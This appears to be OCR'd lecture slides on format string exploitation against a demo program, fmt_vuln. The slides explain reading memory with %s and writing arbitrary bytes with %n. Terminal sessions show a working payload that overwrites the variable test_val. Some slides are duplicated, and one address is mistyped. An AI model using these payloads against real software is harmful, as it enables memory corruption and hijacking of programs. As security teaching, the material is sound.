
Reading from arbitrary memory address (con’td)

- `./fmt_vuln AAAA%08x.%08x.%08x.%s` ← crashes
  - Because 0x41414141 wasn’t the address of any printable string

- **What if at “%s” is a valid memory address.**
  - What if this is a **PATH** environment string


Reading from arbitrary memory address (con’td)

- `./fmt_vuln AAAA%08x.%08x.%08x.%s` ← crashes
- What if at “%s” is a valid memory address.
  - What if this is a PATH environment string



Writing to arbitrary memory address


- If "%s" is used to read an arbitrary memory address, then "%n" can be used to WRITE to an arbitrary memory address.
  - Now things are getting more interesting …
- How about writing new value for `test_val` variable



Overwriting `test_val` variable

- By manipulating the field-width option of one of the format parameters before the "`%n`", a certain number of blank spaces can be inserted, resulting in the output having some blank lines.

Writing to arbitrary memory address



Overwriting `test_val` variable

- These blank lines, can be used to control the number of bytes written before the `"%n"` format parameter.

- This approach will work for small numbers, but it won't work for larger ones, like memory addresses.

Overwriting test_val variable


- Looking at the hexadecimal representation of the `test_val` value, it's apparent that the least significant byte can be controlled fairly well.
- This detail can be used to write an entire address.
- If four writes are done at sequential memory addresses, the least significant byte can be written to each byte of a four-byte word

Memory	**94**	**95**	**96**	**97**
First write to 0x08049794	AA	00	00	00
Second write to 0x08049795		BB	00	00	00
Third write to 0x08049796			CC	00	00	00
Fourth write to 0x08049797				DD	00	00	00
Result	**AA**	**BB**	**CC**	**DD**

Overwriting `test_val` variable

- Let's try to write the address `0xDDCCBBAA` into the test variable.
- In memory, the first byte of the test variable should be `0xAA`, then `0xBB`, then `0xCC`, and finally `0xDD`.
- Four separate writes to the memory addresses `0x08049794`, `0x08049795`, `0x08049796`, and `0x08049797` should accomplish this.
- The first write will write the value `0x000000aa`, the second `0x000000bb`, the third `0x000000cc`, and finally `0x000000dd`.

Overwriting `test_val` variable: `0xAA`




Overwriting `test_val` variable: `0xBB`

- Now for the next write. Another argument is needed for another %x format parameter to increment the byte count to 187, which is 0xBB in decimal.

- This argument could be anything; it just has to be four bytes long and must be located after the first arbitrary memory address of 0x08049754.


- Since this is all still in the memory of the format string, it can be easily controlled. The word *JUNK* is four bytes long and will work fine.



Overwriting `test_val` variable: `0xBB`

- After that, the next memory address to be written to, `0x08049755`, should be put into memory so the second %n format parameter can access it.


- This means the beginning of the format string should consist of the target memory address, four bytes of junk, and then the target memory address plus one.



- But all of these bytes of memory are also printed by the format function, thus incrementing the byte counter used for the %n format parameter. This is getting tricky.


Overwriting `test_val` variable: `0xBB`

```
Applications  Places  System                                   Mon Oct 20, 2:43 PM
Terminal
reader@hacking:~ $ cd booksrc/
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x
08JUNK\x97\x97\x04\x08")%x%x%x%n
The right way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿ%x%x%x%n
The wrong way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿbffff400b7fe75fc0
[*] test_val @ 0x08049794 = 45 0x0000002d
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xaa - 45 + 1"
$1 = 126
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x
08JUNK\x97\x97\x04\x08")%x%x%126x%n
The right way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿ%x%x%126x%n
The wrong way to print user-controlled input:
ÿÿJUNKÿÿJUNKÿÿJUNKÿÿbffff400b7fe75fc
                                                        0
[*] test_val @ 0x08049794 = 170 0x000000aa
reader@hacking:~/booksrc $
```



